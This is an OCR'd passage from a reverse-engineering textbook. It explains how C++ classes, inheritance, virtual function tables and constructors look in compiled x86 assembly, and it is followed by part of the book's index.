


Figure C.4 Binary tree layout: in memory and logically.

Classes

A *class* is basically the C++ term (though that term is used by a number of high-level object-oriented languages) for an "object" in the object-oriented design sense of the word. These are logical constructs that contain a combination of data and of code that operates on that data.

Classes are important constructs in object-oriented languages, because pretty much every aspect of the program revolves around them. Therefore, it is important to develop an understanding of how they are implemented and of the various ways to identify them while reversing. In this section I will be demonstrating how the various aspects of the average class are implemented in assembly language, including data members, code members (methods), and virtual members.

Data Members

A plain-vanilla class with no inheritance is essentially a data structure with associated functions. The functions are automatically configured to receive a pointer to an instance of the class (the `this` pointer) as their first parameter (this is the `this` pointer I discussed earlier that's typically passed via `ECX`). When a program accesses the data members of a class the code generated will be identical to the code generated when accessing a plain data structure. Because data accesses are identical, you must use member function calls in order to distinguish a class from a regular data structure.

Data Members in Inherited Classes

The powerful features of object-oriented programming aren't really apparent until one starts using inheritance. Inheritance allows for the creation of a generic base class that has multiple descendants, each with different functionality. When an object is instantiated, the instantiating code must choose which type of object is being created. When the compiler encounters such an instantiation, it determines the exact data type being instantiated, and generates code that allocates the object plus all of its ancestors. The compiler arranges the classes in memory so that the base class's (the topmost ancestor) data members are first in memory, followed by the next ancestor, and so on and so forth.

This layout is necessary in order to guarantee "backward-compatibility" with code that is not familiar with the specific class that was instantiated but only with some of the base classes it inherits from. For example, when a function receives a pointer to an inherited object but is only familiar with its base class, it can assume that the base class is the first object in the memory region, and can simply ignore the descendants. If the same function is familiar with

the descendant's specific type it knows to skip the base class (and any other descendants present) in order to reach the inherited object. All of this behavior is embedded into the machine code by the compiler based on which object type is accepted by that function. The inherited class memory layout is depicted in Figure C.5.

Class Methods

Conventional class methods are essentially just simple functions. Therefore, a nonvirtual member function call is essentially a direct function call with the `this` pointer passed as the first parameter. Some compilers such as Intel's and Microsoft's always use the `ECX` register for the `this` pointer. Other compilers such G++ (the C++ version of GCC) simply push `this` into the stack as the first parameter.




Figure C.5 Layout of inherited objects in memory.

To confirm that a class method call is a regular, nonvirtual call, check that the function's address is embedded into the code and that it is not obtained through a function table.

Virtual Functions

The idea behind virtual functions is to allow a program to utilize an object's services without knowing which particular object type it is using. All it needs to know is the type of the base class from which the specific object inherits. Of course, the code can only call methods that are defined as part of the base class.

One thing that should be immediately obvious is that this is a runtime feature. When a function takes a base class pointer as an input parameter, callers can also pass a descendant of that base class to the function. In compile time the compiler can't possibly know which specific descendant of the class in question will be passed to the function. Because of this, the compiler must include runtime information within the object that determines which particular method is called when an overloaded base-class method is invoked.

Compilers implement the virtual function mechanism by use of a *virtual function table*. Virtual function tables are created at compile time for classes that define virtual functions and for descendant classes that provide overloaded implementations of virtual functions defined in other classes. These tables are usually placed in `.rdata`, the read-only data section in the executable image. A virtual function table contains hard-coded pointers to all virtual function implementations within a specific class. These pointers will be used to find the correct function when someone calls into one of these virtual methods.

In runtime, the compiler adds a new `VFTABLE` pointer to the beginning of the object, usually before the first data member. Upon object instantiation, the `VFTABLE` pointer is initialized (by compiler-generated code) to point to the correct virtual function table. Figure C.6 shows how objects with virtual functions are arranged in memory.

Identifying Virtual Function Calls

So, now that you understand how virtual functions are implemented, how do you identify virtual function calls while reversing? It is really quite easy—virtual function calls tend to stand out while reversing. The following code snippet is an average virtual function call without any parameters.

```
mov         eax, DWORD PTR [esi]
mov         ecx, esi
call        DWORD PTR [eax + 4]
```




Figure C.6 In-memory layout of objects with virtual function tables. Note that this layout is more or less generic and is used by all compilers.

The revealing element here is the use of the ECX register and the fact that the CALL is not using a hard-coded address but is instead accessing a data structure in order to get the function's address. Notice that this data structure is essentially the same data structure loaded into ECX (even though it is read from a separate register, ESI). This tells you that the function pointer resides *inside* the object instance, which is a very strong indicator that this is indeed a virtual function call.

Let's take a look at another virtual function call, this time at one that receives some parameters.

```
mov         eax, DWORD PTR [esi]
push        ebx
push        edx
mov         ecx, esi
call        DWORD PTR [eax + 4]
```

No big news here. This sequence is identical, except that here you have two parameters that are pushed to the stack before the call is made. To summarize, identifying virtual function calls is often very easy, but it depends on the specific compiler implementation. Generally speaking, any function call sequence that loads a valid pointer into ECX and indirectly calls a function whose address is obtained via that same pointer is probably a C++ virtual member function call. This is true for code generated by the Microsoft and Intel compilers.

In code produced by other compilers such as G++ (that don't use ECX for passing the this pointer) identification might be a bit more challenging because there aren't any definite qualities that can be quickly used for determining the nature of the call. In such cases, the fact that both the function's pointer and the data it works with reside in the same data structure should be enough to convince us that we're dealing with a class. Granted, this is not *always* true, but if someone implemented his or her own private concept of a "class" using a generic data structure, complete with data members and function pointers stored in it, you might as well treat it as a class—it is the same thing from the low-level perspective.

Identifying Constructors of Objects with Inheritance

For inherited objects that have virtual functions, the constructors are interesting because they perform the actual initialization of the virtual function table pointers. If you look at two constructors, one for an inherited class and another for its base class, you will see that they both initialize the object's virtual function table (even though an object only stores one virtual function table pointer). Each constructor initializes the virtual function table to its own table. This is because the constructors can't know which particular type of object was instantiated—the inherited class or the base class. Here is the constructor of a simple inherited class:

```
InheritedClass::InheritedClass()
push       ebp
mov        esp, ebp
sub        esp, 8
mov        [ebp - 4], ebx
mov        ebx, [ebp + 8]
mov        [esp], ebx
call       BaseConstructor
mov        [ebx + 4], 0
mov        [ebx], InheritedVFTable
mov        ebx, [ebp - 4]
mov        esp, ebp
pop        ebp
ret
```

Notice how the constructor actually calls the base class's constructor. This is how object initialization takes place in C++. An object is initialized and the constructor for its specific type is called. If the object is inherited, the compiler adds calls to the ancestor's constructor before the beginning of the descendant's actual constructor code. The same process takes place in each ancestor's constructor until the base class is reached. Here is an example of a base class constructor:

```
BaseClass::BaseClass()
push       ebp
mov        ebp, esp
mov        edx, [ebp + 8]
mov        [edx], BaseVFTable
mov        [edx + 4], 0
mov        [edx + 8], 0
pop        ebp
ret
```

Notice how the base class sets the virtual function pointer to its own copy only to be replaced by the inherited class's constructor as soon as this function returns. Also note that this function doesn't call any other constructors since it is the base class. If you were to follow a chain of constructors where each call its parent's constructor, you would know you reached the base class at this point because this constructor doesn't call anyone else, it just initializes the virtual function table and returns.

Index

Symbols & Numerics

(-functions, 468
32-bit versions of Windows, 71–72
64-bit arithmetic, 528–534
64-bit versions of Windows, 71–72
3DES encryption algorithm, 200

A

Accolade game developer, 18
activation records (MSIL), 430
`ADC` instruction, 529
`ADD` instruction (IA-32)
  configuration, 49–50
  operands, 522
  64-bit integers, 529
`add` instruction (MSIL), 432
address spaces, 72
Advanced Compiler Design and Implementation, Steven S. Muchnick, 54
adware, 276–277
aggregation transformations, 346
Aleph1, 245
algorithms
  binary search algorithm, 177
  Cipher Block Chaining (CBC), 415
  cryptographic, 6
  DES (Data Encryption Standard) algorithm, 200
  MD5 cryptographic hashing algorithm, 213
  password transformation algorithm, 210–213
  ripping, 365–370
  3DES encryption algorithm, 200
  XOR algorithm, 416
alignment of data structures, 547–548
`alldiv` function, 530–534
`allmul` function, 530
`AND` logical operator, 492–493, 498–499
Andrews, Gregory, *Disassembly of Executable Code Revisited*, 111
Andromeda IA-32 decompiler, 477
anti-reverse-engineering clauses, 23
antireversing
  antidebugger code, 329, 331–336
  benefits, 327–328
  control flow transformations, 346
  decompilers, 348
  disassemblers, 336–343
  encryption, 330

antireversing *(continued)*
inlining, 353
interleaving code, 354–355
`OBFUSCATE` macro, 343–344
obfuscation, 328–329, 344–345
opaque predicates, 346–347
outlining, 353
symbolic information, 328–330
table interpretation, 348–353
APIs (application programming interfaces)
defined, 88
generic table API
callbacks prototypes, 195
definition, 145–146, 194–196
function prototypes, 196
internal data structures, 195
`RtlDeleteElementGenericTable` function, 193–194
`RtlGetElementGenericTable` function, 153–168
`RtlInitializeGenericTable` function, 146–151
`RtlInsertElementGenericTable` function, 168–170
`RtlIsGenericTableEmpty` function, 152–153
`RtlLocateNodeGenericTable` function, 170–178
`RtlLookupElementGenericTable` function, 188–193
`RtlNumberGenericTableElements` function, 151–152
`RtlRealInsertElementWorker` function, 178–186
`RtlSplay` function, 185–188
`IsDebuggerPresent` Windows API, 332–333
native API, 90–91
`NtQuerySystemInformation` native API, 333–334
undocumented Windows APIs, 142–144
Win32 API, 88–90
Apple Macintosh, 423
applications of reverse engineering, 4–5
Applied Cryptography, Second Edition, Bruce Schneier, 312, 415
"Architectural Support for Copy and Taper Resistant Software", David Lie et al., 319
architecture
compilers, 55–58
decompilers, 459
Windows operating system, 70–71
arithmetic flags
carry flag (CF), 520–521
defined, 519
`EFLAGS` register, 519–520
overflow flag (OF), 520–521
parity flag (PF), 521
sign flag (SF), 521
zero flag (ZF), 521
arithmetic operations
`ADC` instruction, 529
`ADD` instruction, 522, 529
`DIV/IDIV` instruction, 524
`LEA` instruction, 522
modulo, 527–528
`MUL/IMUL` instruction, 523–524
reciprocal multiplication, 524–527
`SBB` instruction, 529
64-bit arithmetic, 528–534
`SUB` instruction, 522, 529
arithmetic (pure), 510–512
array restructuring, 356
arrays, 31, 548–549
The Art of Computer Programming — Volume 2: Seminumerical Algorithms (Second Edition), Donald E. Knuth, 251
The Art of Computer Programming — Volume 3: Sorting and Searching (Second Edition), Donald E. Knuth, 177, 187
assembler program, 11

assemblies (.NET), 426, 453
assembly language
  AT&T Unix notation, 49
  code examples, 52–53
  defined, 10–11, 44
  flags, 46–47
  instructions, 47–51
  Intel notation, 49
  machine code, 11
  operation code (opcode), 11
  platforms, 11
  registers, 44–46
AT&T Unix assembly language notation, 49
attacks
  copy protection technologies, 324
  DoS (Denial-of-Service) attacks, 280
  power usage analysis attacks, 319
audio, 321
Automatic Detection and Prevention of Buffer-Overflow Attacks, Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang, 252

B

back end of decompilers, 476–477
backdoor access (with malicious software), 280
backdoors, 276
Bakke, Peat, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
base object, 29
`BaseNamedObjects` directory, 83
basic block (BB), 464–466
Beattie, Steve, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
`beq` instruction, 432
Best, Robert M., *Microprocessor for Executing Enciphered Programs* patent, 311, 318
`bge` instruction, 432
`bgt` instruction, 432
binary code, 11
binary file comparison programs, 242
binary search algorithm, 177
binary searching, 32
binary trees, 32, 552, 554
BIOS/firmware malware, 279–280
`ble` instruction, 432
`blt` instruction, 432
`bne` instruction, 432
Boomerang IA-32 decompiler, 477
`box` instruction, 432
`br` instruction, 432
branch prediction, 67–68
branchless logic
  conditional instructions, 513–515
  defined, 509
  pure arithmetic, 510–512
break conditions in loops, 506–507
breaking copy protection technologies
  attacks, 324
  challenge response, 315–316
  class breaks, 312–313
  cracking, 357–358
  crypto-processors, 318–319
  Defender crackme program, 415–416
  dongle, 316–317
  encryption, 318
  hardware-based, 316–317
  media-based, 314–316
  objectives, 312
  online activation, 315–316
  requirements, 313
  ripping algorithms, 365–370
  serial numbers, 315

breaking copy protection technologies *(continued)*
server-based software, 317
StarForce suite (StarForce Technologies), 345
trusted components, 312
Uncrackable Model, 314
breakpoint interrupt, 331
BreakPoint Software Hex Workshop, 131–132
breakpoints, 331–332
brute-forcing the Defender crackme program, 409–414
BSA and IDC Global Software Piracy Study, Business Software Alliance and IDC, 310
bugs (overflows)
heap overflows, 255–256
integer overflows, 256–260
stack overflows, 245–255
string filters, 256
Business Software Alliance, *BSA and IDC Global Software Piracy Study*, 310
Byte magazine, 311
bytecodes
defined, 12
difference from binary code, 61
interpreters, 61–62
just-in-time compilers (JiTs), 62
reversing strategies, 62–63
virtual machines, 12–13, 61

C

C programming language, 34–35
C# programming language, 36–37, 428
C++ programming language, 35
`CALL` instruction, 51, 487, 540
`call` instruction, 431
calling conventions
`cdecl`, 540
defined, 540
`fastcall`, 541
`stdcall`, 541
`thiscall`, 541
calling functions, 487
carry flag (CF), 520–521
cases
Felten vs. RIAA, 22
US vs. Sklyarov, 22
CBC (Cipher Block Chaining), 415
`cdecl` calling convention, 540
`CDQ` instruction, 535
CF (carry flag), 520–521
CFGs (control flow graphs), 462
challenge response, 315–316
checksums, 335–336
Cifuentes, Christina, *Reverse Compilation Techniques*, 477
CIL (Common Intermediate Language). *See* Common Intermediate Language (CIL)
Cipher Block Chaining (CBC), 415
"Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller", Markus G. Kuhn, 319
class breaks, 312–313
`class` keyword, 547
class library (.NET), 426
classes
constructors, 559–560
data members, 555–556
defined, 555
inherited classes, 555–556
methods, 556–557
virtual functions, 557–560
CLR (Common Language Runtime), 36, 60, 426–427
CMOVcc (Conditional Move), 514–515
`CMP` instruction, 50, 480–483
code
analysis with decompilers, 466–468
compiler-generated, 53–54
constructs, 28–29

code checksums, 335–336
code interleaving, 354–355
Code Red Worm, 262
code-level reversing, 13–14
Collberg, Christian
  "A Functional Taxonomy for Software Watermarking", 322
  "Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs", 346
  A Taxonomy of Obfuscating Transformations, 348
Common Intermediate Language (CIL)
  activation records, 430
  `add` instruction, 432
  `beq` instruction, 432
  `bge` instruction, 432
  `bgt` instruction, 432
  `ble` instruction, 432
  `blt` instruction, 432
  `bne` instruction, 432
  `box` instruction, 432
  `br` instruction, 432
  C#, 36–37
  `call` instruction, 431
  code samples
    counting items, 433–435
    linked lists, 436–443
  details, 424
  `div` instruction, 432
  evaluation stack, 430
  `ldarg` instruction, 431
  `ldc` instruction, 431
  `ldfld` instruction, 431
  `ldloc` instruction, 431
  `mul` instruction, 432
  .NET executables, 429
  `newarr` instruction, 433
  `newobj` instruction, 433
  `ret` instruction, 431
  `starg` instruction, 431
  `stfld` instruction, 431
  `stloc` instruction, 431
  `sub` instruction, 432
  `switch` instruction, 432
  `unbox` instruction, 432
Common Language Runtime (CLR), 36, 60, 426–427
Common Type System (CTS), 428–429
comparing operands, 50, 480–483
competing software, 8–9, 18–19
compilation
  lexical analysis or scanning, 55
  redundancy elimination, 57
compiler-generated code, 53–54
compilers
  architecture, 55–58
  bytecodes, 12
  compiler-readable form, 458
  defined, 11–12, 54
  GCC and G++ version 3.3.1, 59
  Intel C++ Compiler version 8.0, 59–60
  intermediate representations, 55–56
  just-in-time compilers (JiTs), 62
  listing files, 58–59
  Microsoft C/C++ Optimizing Compiler version 13.10.3077, 59
  optimizations, 54, 56–57
complex data types, 473–474
compound conditionals, 491–492
computation transformations, 346
Computer Software Security System patent, Richard Johnstone, 311
conditional blocks, 32
conditional branches, 51
conditional codes
  signed, 483–485
  unsigned, 485–486
conditional instructions, 513–515
Conditional Move (CMOVcc), 514–515

conditionals
compound, 491–492
logical operators, 492–499
loops
break conditions, 506–507
posttested, 506
pretested, 504–506
skip-cycle statements, 507–508
unrolling, 508–509
multiple-alternative, 490–491
single-branch, 488–489
switch blocks, 499–504
two-way, 489–490
constants, 546
constructors, 559–560
constructs for data
constants, 546
global variables, 542
imported variables, 544–546
local variables, 542–544
thread-local storage (TLS), 546–547
context switching, 85–86
control flow
conditional blocks, 32
defined, 32
loops, 33
low-level implementation, 43–44
switch blocks, 33
control flow analysis, 475
control flow graphs (CFGs), 462
control flow transformations, 346–347
conventions for calls
`cdecl`, 540
defined, 540
`fastcall`, 541
`stdcall`, 541
thiscall, 541
Copper, Keith D., *Engineering a Compiler*, 54
copy protection technologies
attacks, 324
challenge response, 315–316
class breaks, 312–313
cracking, 357–358
crypto-processors, 318–319
Defender crackme program, 415–416
dongle, 316–317
encryption, 318
hardware-based, 316–317
media-based, 314–316
objectives, 312
online activation, 315–316
requirements, 313
ripping algorithms, 365–370
serial numbers, 315
server-based software, 317
StarForce suite (StarForce Technologies), 345
trusted components, 312
Uncrackable Model, 314
copyright laws, 19
copyrights, 309–310
CopyWrite copy protection technology, 314
Cowan, Crispin, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
cracking
class breaks, 312–313
defined, 309, 357–358
keygenning, 364–365
patching, 358–363
ripping algorithms, 365–370
crackmes
Defender
brute-forcing, 409–415
copy protection technologies, 415–416
decrypted code analysis, 387–395
decryption keys, 418–419
disappearance of SoftICE, 396
DUMPBIN, 372–376

Executable Modules window, 371–372
generic usage message, 370–371
initialization routine reversal, 377–387
inlining, 419
KERNEL32.DLL, 400–404
"killer" thread, 399–400
obfuscated interface, 416–417
parameter parsing, 404–406
PEiD program, 376–377
processor time-stamp verification thread, 417–418
running, 370
secondary thread reversal, 396–399
16-digit hexadecimal serial numbers, 371
usernames, 371, 406–407
validating user information, 407–408
defined, 358
finding, 420
KeygenMe-3, 358–363
critical sections, 87
.crx file format, 202–204
Cryptex command-line data encryption tool
clusters, 239–241
commands, 202
decrypting files, 235–236
decryption loop, 238–239
directory layout
directory processing code, 218–223
dumping, 227
file entries, 223–227
file decryption and extraction routine, 228–233
file entry format, 241
floating-point sequence, 236–238
functions, 205–207
header, 240
holes, 241
password verification process
"Bad Password" message, 207–210
hashing the password, 213–218
password transformation algorithm, 210–213
scanning the file list, 234–235
3DES encryption algorithm, 200
verifying hash values, 239
welcome screen, 201
Windows Crypto API, 206–207
cryptographic service providers (CSPs), 207
cryptography
algorithms, 6
information-stealing worms, 278
trusted computing, 322–324
crypto-processors, 318–319
CSPs (cryptographic service providers), 207
CTS (Common Type System), 428–429

D

data constructs
constants, 546
global variables, 542
imported variables, 544–546
local variables, 542–544
thread-local storage (TLS), 546–547
Data Encryption Standard (DES) algorithm, 200
data encryption tool
clusters, 239–241
commands, 202
decrypting files, 235–236
decryption loop, 238–239
directory layout
directory processing code, 218–223
dumping, 227
file entries, 223–227

data encryption tool *(continued)*
file decryption and extraction routine, 228–233
file entry format, 241
floating-point sequence, 236–238
functions, 205–207
header, 240
holes, 241
password verification process
"Bad Password" message, 207–210
hashing the password, 213–218
password transformation algorithm, 210–213
scanning the file list, 234–235
3DES encryption algorithm, 200
verifying hash values, 239
welcome screen, 201
Windows Crypto API, 206–207
data management
defined, 29–30
high-level, 38
lists, 31–32
low-level, 37–38
registers, 39
user-defined data structures, 30–31
variables, 30
data members (classes), 555–556
data (programs)
defined, 537
stack
defined, 538
layout, 539
stack frames
defined, 538
`ENTER` instruction, 538–540
layout, 539
`LEAVE` instruction, 538, 540
data reverse engineering
Cryptex command-line data encryption tool, 200–202
defined, 199
file formats, 202–204
Microsoft Word file format, 200
networking protocols, 202
uses, 199–200
data structure arrays, 549
data structures
alignment, 547–548
arrays, 31, 548–549
classes
constructors, 559–560
data members, 555–556
defined, 555
inherited classes, 555–556
methods, 556–557
virtual functions, 557–560
defined, 547
generic data structures, 547–548
linked lists, 32, 549–553
lists, 31
trees, 32, 552, 554
user-defined data structures, 30–31
variables, 30
data transformations, 355–356
data type conversions
defined, 534
sign extending, 535
zero extending, 534–535
data types
complex, 473–474
primitive, 472–473
data-flow analysis
data propagation, 468–470
data type propagation, 471–474
defined, 466–467
register variable identification, 470–471
single static assignment (SSA), 467–468
DataRescue Interactive Disassembler (IDA), 112–115
dead-listing, 110

Debray, Saumya, *Disassembly of Executable Code Revisited*, 111
debuggers
  breakpoint interrupt, 331
  breakpoints, 15–16, 331–332
  code checksums, 335–336
  defined, 15–16, 116
  detecting, 334–336
  features, 117
  hardware breakpoints, 331–332
  `int 3` instruction, 331
  Interactive Disassembler (IDA), 121
  `IsDebuggerPresent` Windows API, 332
  kernel-mode debuggers, 117–118, 122–126
  `NtQuerySystemInformation` native API, 333–334
  OllyDbg, 118–120
  PEBrowse Professional Interactive, 122
  single-stepping, 16
  SoftICE, 124–126, 334
  tracing code, 15–16
  trap flag, 335
  user-mode debuggers, 117–122
  WinDbg
    command-line interface, 119
    disassembler, 119
    extensions, 129
    features, 119
    improvements, 121
    kernel-mode, 123–124
    user-mode, 119–121
debugging virtual machines, 127–128
decompilers
  antireversing, 348
  architecture, 459
  back end, 476–477
  code analysis, 466
  control flow analysis, 475
  control flow graphs (CFGs), 462
  data-flow analysis
    data propagation, 468–470
    data type propagation, 471–474
    defined, 466–467
    register variable identification, 470–471
    single static assignment (SSA), 467–468
  defined, 16, 129
  expression trees, 461–462
  expressions, 461–462
  front end
    basic block (BB), 464–466
    function of, 463
    semantic analysis, 463–464
  IA-32 decompilers, 477
  instruction sets, 460
  intermediate representations, 459–460
  library functions, 475–476
  native code, 458–459
  .NET, 424–425, 443
Defender crackme program
  brute-forcing, 409–415
  copy protection technologies, 415–416
  decrypted code analysis, 387–395
  decryption keys, 418–419
  disappearance of SoftICE, 396
  DUMPBIN, 372–376
  Executable Modules window, 371–372
  generic usage message, 370
  initialization routine reversal, 377–387
  inlining, 419
  `KERNEL32.DLL`, 400–404
  "killer" thread, 399–400
  obfuscated interface, 416–417
  parameter parsing, 404–406
  PEiD program, 376–377

Defender crackme program *(continued)*
processor time-stamp verification thread, 417–418
running, 370
secondary thread reversal, 396–399
